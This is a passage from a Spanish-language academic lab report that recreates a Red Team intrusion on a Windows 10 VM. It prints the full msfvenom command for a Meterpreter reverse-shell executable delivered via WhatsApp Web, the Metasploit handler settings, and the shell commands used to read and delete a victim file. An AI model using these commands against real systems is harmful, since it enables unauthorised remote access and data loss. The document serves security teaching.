
Fuente: autor de este documento.

2.4 PRUEBA DE INTRUSION

De acuerdo con el escenario propuesto donde se solicita que se realice la simulación de un ataque de intrusión enfocado a Red Team, es necesario la utilización de herramientas, sistemas y/o aplicaciones informáticas que nos servirán de apoyo para el desarrollo satisfactorio del escenario propuesto en la empresa HackerHouse con la finalidad de realizar un análisis final de todas las actuaciones maliciosas que pueden ser ejecutadas por un cibercriminal y el procedimiento ejecutado para tal fin. Se realiza una breve descripción de las herramientas a continuación:

2.2.1 VirtualBox: es un software libre que nos permite tener diferentes sistemas operativos virtualizados en una máquina física. Para esto se requiere compartir los recursos (CPU, RAM, almacenamiento, entre otros) de la máquina con las virtualizadas para que estas puedan ser ejecutadas satisfactoriamente permitiendo recrear simulaciones de cualquier tipo, como por ejemplo la solicitada para esta simulación.

Figura 7. Herramienta VirtualBox.




Fuente: autor de este documento.

2.2.2 VM Windows 10: se realiza la instalación y ejecución de una máquina virtual (Virtual Machine, VM, por sus siglas en inglés) con sistema operativo Windows 10

a 64 bits con los sistemas de seguridad desactivados, tales como, Firewalls. Se configura la tarjeta de red en modo “Bridge”.


Figura 8. Herramienta VM Win 10x64.



Fuente: autor de este documento.

2.2.3 VM Kali Linux: esta máquina virtual se utiliza como herramienta en ciberseguridad, a través de esta se puede recrear simulaciones, hacer auditorias o revisión de sistemas informáticos. Es de código abierto y se creada para identificar vulnerabilidades o problemas de seguridad en un ambiente operativo: este sistema operativo cuenta con herramientas integradas poderosas con las que se puede ejecutar una simulación (o ataque real) de intrusión. También es utilizada por cibercriminales para atacar a sus víctimas y beneficiarse de esto.


Figura 9. Herramienta Kali Linux.



Fuente: autor de este documento.

2.2.4 Metasploit: esta es una herramienta que viene incluida en la VM de Kali Linux, se puede iniciar ejecutando el comando ***msfconsole***, esta es capaz de realizar escaneo de vulnerabilidades y contiene una gran cantidad de exploits que permiten realizar actividades de intrusión en una infraestructura informática donde existan sistemas operativos basados en Linux o Windows e incluso permite la creación de payloads entre otras capacidades.

Figura 10. Herramienta Metasploit.



Fuente: autor de este documento.

2.1.5 msfvenom: es una herramienta integrada en el framework de metasploit que permite a quienes utilizan su funcionalidad crear cargas útiles (Payload en inglés) de una manera sencilla, es decir, es muy fácil de usar y tiene una amplia gama. Permite la creación de archivos ejecutables para sistemas Windows, así como Linux y software de bases de datos o aplicaciones de oficina, y crea cargas útiles capaces de abrir puertas traseras u obtener acceso remoto a las computadoras de destino.

2.5 DESCRIPCIÓN DE LA PRUEBA DE INTRUSIÓN

La empresa HackerHouse presenta una vulneración sobre uno de sus dispositivos, el usuario indica que en la carpeta de “documentos” de su equipo de cómputo tenía un documento con extensión .txt que contenía información importante y confidencial, sim embargo, el documento ya no se encuentra en esa ruta. El usuario habla con los especialistas en Red Team y otorga información valiosa para la investigación del caso: a través de Whatsapp Web el usuario descarga un archivo con extensión .exe (PoC_1140861919.exe) y lo ejecuta en el computador.


Los especialistas de Red Team realizan un listado de lo encontrado hasta el momento de la siguiente manera:

- Equipo de cómputo con Sistema Operativo Windows 10 x64
- Sistemas de seguridad deshabilitados en el equipo de cómputo, tales como, firewalls, Windows defender, antivirus, entre otros.
- Archivo eliminado de la carpeta “documentos”
- El usuario ejecuta un archivo con extensión .txt en el equipo de cómputo, este fue descargado a través de Whatsapp Web.
- Dirección IP equipo de cómputo: 10.21.1.50

Teniendo en cuenta la información recolectada los especialistas en Red Team inician un análisis y para esto deciden recrear el ataque recibido para describir los hechos. El equipo inicialmente presume que el archivo .exe descargado puede ser un Payload. Este posiblemente fue creado a través de la herramienta MSFVNOM y ejecutado a través de un METASPLOIT. La creación del Payload se realiza a través de una máquina con sistema operativo Kali Linux (Dirección IP: 10.21.1.51), para esto se ejecuta el siguiente comando con perfil Root (sudo):
msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=10.21.1.51 LPORT=443 -f exe >> /home/kali/Documents/PoC_1140861919.exe, ver Figura 10.

Se utiliza Meterpreter reverse para la creación de este Payload ya que este nos ofrece multitud de herramientas para interactuar con la máquina víctima. Adicionalmente, se especifica el puerto TCP 443 que sería por el cual se escucharía la conexión, este puerto comúnmente permanece abierto en todos los equipos de cómputo con sistema operativo Windows 10.


Figura 11.Creación de Payload.



Fuente: autor de este documento.

El tamaño del payload es de 7168 bytes. Se evidencia la creación de este en la carpeta “Documents” del Kali Linux, ver figura 11.


Figura 12. Evidencia de creación de Payload.



Fuente: autor de este documento.


Es importante tener en cuenta que el Payload se crea dentro del mismo segmento de red donde se encuentra conectado el equipo de cómputo vulnerado. Se procede a transmitir el archivo .exe a través de Whatsapp web a una máquina con las mismas características descritas anteriormente, ver figuras 12 y 13.

Figura 13. Evidencia de Payload compartido a través de Whatsapp Web.



Fuente: autor de este documento.


Figura 14. Evidencia de Payload descargado.



Fuente: autor de este documento.

Desde la máquina de Kali Linux se procede a ejecutar el Metasploit utilizando el comando ***mfsconsole***. En la figura 14 se evidencia la ejecución de esta consola.

Figura 15. Abriendo Metasploit en Kali Linux.




Fuente: autor de este documento.

Para esta actividad se utiliza el exploit Handler, este permanece en “modo escucha” esperando una conexión por parte del “Reverse Payload”. Se ejecuta el comando ***use exploit/multi/***handler y se realiza la siguiente configuración

- Set payload windows/x64/meterpreter/reverse_tcp
- Set lhost 10.21.1.51
- Set lport 443.

Y se ejecuta con el comando ***exploit***, inmediatamente se inicia el exploit y empieza a “escuchar” hasta que el payload es ejecutado, ver figura 15.


Figura 16. Configurando y ejecutando Exploit



Fuente: autor de este documento.

Una vez ejecutado el Payload satisfactoriamente en la máquina víctima, ya es posible tener acceso a información valiosa iniciando un ataque cibernético. Se ejecuta el comando ***sysinfo*** que arroja información importante, ver figura 16.


Figura 17. Información de equipo de cómputo "victima".



Fuente: autor de este documento.

Para avanzar en esta prueba de intrusión y terminar de demostrar como ocurrió el ataque, se ejecuta el comando Shell, este nos permite tener acceso remoto al equipo de cómputo víctima, ver figura 17.


Figura 18. Ingresando al sistema operativo de equipo de cómputo víctima.



Fuente: autor de este documento.

Se inicia la exploración en los directorios (carpetas) que tiene el sistema operativo y se ingresa a la carpera Desktop, ver figura 18.


Figura 19. Explorando directorios de sistema operativo víctima.



Fuente: autor de este documento


Dentro del directorio Desktop se encuentra un archivo .txt, ver figura 19. Para ver el contenido del archivo se ejecuta el comando ***type UNAD_Dayxi.txt*** como se muestra en la figura 20 y por último, se procede a eliminar este ejecutando el comando ***del UNAD_Dayxi.txt***, ver figura 21.

Figura 20. Ubicación de archivo .txt




Fuente: autor de este documento.

Figura 21. Abriendo documento .txt



Fuente: autor de este documento.

Figura 22. Eliminando documento .txt



